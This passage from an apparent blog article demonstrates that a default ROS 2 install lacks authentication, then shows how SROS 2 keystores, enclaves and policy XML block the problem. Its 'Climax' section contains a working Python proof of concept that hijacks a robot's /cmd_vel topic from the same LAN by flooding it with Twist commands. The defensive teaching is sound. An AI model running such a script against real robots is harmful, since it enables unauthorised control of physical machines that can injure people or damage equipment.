
Once "QoS visible in packets" clicks, the questions you can answer keep growing: what happens if you mix a RELIABLE subscriber with a BEST_EFFORT publisher on the same topic (answer: discovery mismatch, they never bind)? When DURABILITY is TRANSIENT_LOCAL, how does the late-joining reader receive historical samples (answer: a quick gap + data burst from a special writer GuidPrefix)? These are now questions you answer by reading packets, not by guessing from docs.
Climax: Publishing /cmd_vel on the Same LAN Without Asking Permission
So far we've been listening. Now we speak.
On a default ROS 2 install, nothing in those packets we've been watching corresponds to authentication, authorization, or integrity guarantees. Anyone who shares the same domain ID and has access to the network, a guest user on a lab computer, a poorly segmented VLAN, a dev kit dropped onto the café Wi-Fi, can send packets that look like they came from the robot. Our TurtleBot doesn't ask who is allowed to move it. It just says "a Twist arrived."
The thirty lines below are enough to prove it. They use rclpy to join the default domain, declare a publisher on /cmd_vel, then fire malicious Twists at 20 Hz. No credentials, no keys, no configuration. Any Python interpreter on the network can run it.
#!/usr/bin/env python3
"""hijack_cmd_vel.py — same-LAN ROS 2 hijack PoC."""
import rclpy
from rclpy.node import Node
from geometry_msgs.msg import Twist


class Attacker(Node):
    def __init__(self) -> None:
        super().__init__("attacker")
        self.pub = self.create_publisher(Twist, "/cmd_vel", 10)
        self.timer = self.create_timer(0.05, self.spam)
        self.get_logger().info("Attacker joined the domain. Publishing /cmd_vel ...")

    def spam(self) -> None:
        t = Twist()
        t.linear.x = 0.3
        t.angular.z = 1.2
        self.pub.publish(t)


def main() -> None:
    rclpy.init()
    rclpy.spin(Attacker())


if __name__ == "__main__":
    main()
Run it. The TurtleBot scene, normally driven by some legitimate source (say, zero Twists from turtlebot3_teleop), starts spinning the moment your Twist arrives. ROS 2 doesn't really have last-writer-wins semantics, every DATA submessage is a new command. When two sources (legitimate teleop + attacker) publish to the same topic, the robot tries to honor both, and the dominant behavior is determined by rate. A 20 Hz spam easily drowns out a 1 Hz teleop.

publishing /cmd_vel .... The whole scenario runs on a single host, but the issue isn't host, it's LAN. A guest device on the same switch could send the same packets.You may be reading this thinking, "sure, but on a real robot network, multicast wouldn't be this easy to reach." It's a fair instinct, but it doesn't lower the risk: most robotics labs, AGV deployments, and research platforms run on open LANs. A CI runner on the same switch, a visiting laptop, or a misconfigured camera is all it takes. This is the same lesson as my OAuth piece: as long as the configuration is just a note, the attack surface spreads everywhere. Here, the configuration, the contract of who can publish, has never been written down. The real value of SROS 2 is making that contract writable.
The Door: Turning On DDS-Security with SROS 2
OMG's DDS-Security spec (1.1) put down a template years ago: five Service Plugin Interfaces that give DomainParticipants authentication, access control, and transport encryption. The ROS 2-side implementation is a small toolkit called SROS 2, keystores, enclaves, and XML policy files, layered on top of the same DDS implementation. None of it is on by default. It's only there if you've set it up.
In practice, three steps:
source ~/.ros2_env.sh

# 1) Create a keystore. The CA cert + key live here.
ros2 security create_keystore ~/sros2_keystore

# 2) Create an enclave (identity) for the robot.
ros2 security create_enclave ~/sros2_keystore /turtlebot

# 3) A minimal policy XML. Only the turtlebot node may publish /cmd_vel.
cat > /tmp/policy.xml <<'EOF'
<?xml version="1.0" encoding="UTF-8"?>
<policy version="0.2.0">
  <enclaves>
    <enclave path="/turtlebot">
      <profiles>
        <profile node="turtlebot">
          <topics publish="ALLOW"><topic>cmd_vel</topic></topics>
          <topics subscribe="ALLOW"><topic>scan</topic><topic>imu</topic></topics>
        </profile>
      </profiles>
    </enclave>
  </enclaves>
</policy>
EOF
ros2 security generate_policy /tmp/policy.xml ~/sros2_keystore
This leaves four files under ~/sros2_keystore/enclaves/turtlebot/: cert.pem (identity certificate), key.pem (private key), governance.p7s (signed domain-wide rules), and permissions.p7s (this enclave's per-topic permissions). Now we boot the sim with security enabled:
export ROS_SECURITY_KEYSTORE=$HOME/sros2_keystore
export ROS_SECURITY_ENABLE=true
export ROS_SECURITY_STRATEGY=Enforce
ros2 launch turtlebot3_gazebo turtlebot3_world.launch.py
Now rerun hijack_cmd_vel.py. The robot doesn't move. The attacker has no certificate the authentication plugin can verify, during discovery, the TurtleBot side refuses to complete the handshake, and silently drops every DATA submessage that arrives from this participant.

The practical sides of this fix can't be glossed over. You need to put the keystore in a secrets manager (Vault, SOPS, or at minimum a tightly ACL'd directory). Certificate rotation is manual, you have to write your own rotation policy. In production ROS 2 deployments, missing this point is what bricks deploys when certs expire. The governance file is the soul of the domain. A typo there kills discovery domain-wide. So no, authentication and access control aren't free, but moving one step beyond default costs roughly 30 lines of XML. If your ROS 2 is going to speak with anything outside the LAN, that's a cheap price.
Practical Notes: Taking This to Production
A few items worth noting before you move this SROS 2 setup from the lab to a real deployment:
- Network segmentation is still your first line of defense. Even with SROS 2, isolate the robot network from external networks. Leaking DDS multicast onto the WAN (say, via a misconfigured VPN) exposes the discovery traffic unnecessarily, even when authentication is in place.
- Don't treat
ROS_DOMAIN_IDas a secret. It's a countable space from 0 to 232. An attacker scans the port range in seconds. The real barrier is the SROS 2 authentication plugin, not the domain id. - Version and back up your keystore. Store certificates in SOPS, Vault, or at least a separate git-crypt repository. Losing the CA private key means rebuilding the entire domain.
- Have a certificate rotation plan. Default SROS 2 certs are long-lived but that's not best practice. Set up annual rotation via
cronwith an automatic reload pipeline on the robot side, otherwise an expired cert will kill your next deploy. - If you're planning to switch to Cyclone DDS, the vendor id is visible in packets. Anyone who opens Wireshark on your network, including the attacker, will know your middleware. Not a surprise, just don't pretend otherwise.
- In production, use Fast DDS shared memory transport. Nodes on the same host bypass UDP for mmap, which improves both performance and attack surface.
Three Things to Take Away
If you leave this article with three sentences, make them these:
- ROS 2 isn't quiet. It shouts on multicast. Until you open Wireshark, you don't really understand a robot's network behavior. Discovery, topic data, QoS, all of it is in the packets.
- The default install has no auth. Anyone on the same LAN can send Twists to your robot. That's a real risk even in a lab. In production it's how unplanned demos blow up.
- SROS 2 exists, but only if you set it up. Thirty lines of XML and a keystore are enough to close the attack we showed. Knowing it exists is not the same as having it.
In the next article I'll dig into the Service Plugin Interfaces underneath DDS-Security: how the authentication plugin actually works, when access control decides what, how the cryptographic transport wraps RTPS packets. Keep Wireshark open, you'll want to see that. Stay tuned. I will announce it on Twitter the day it ships.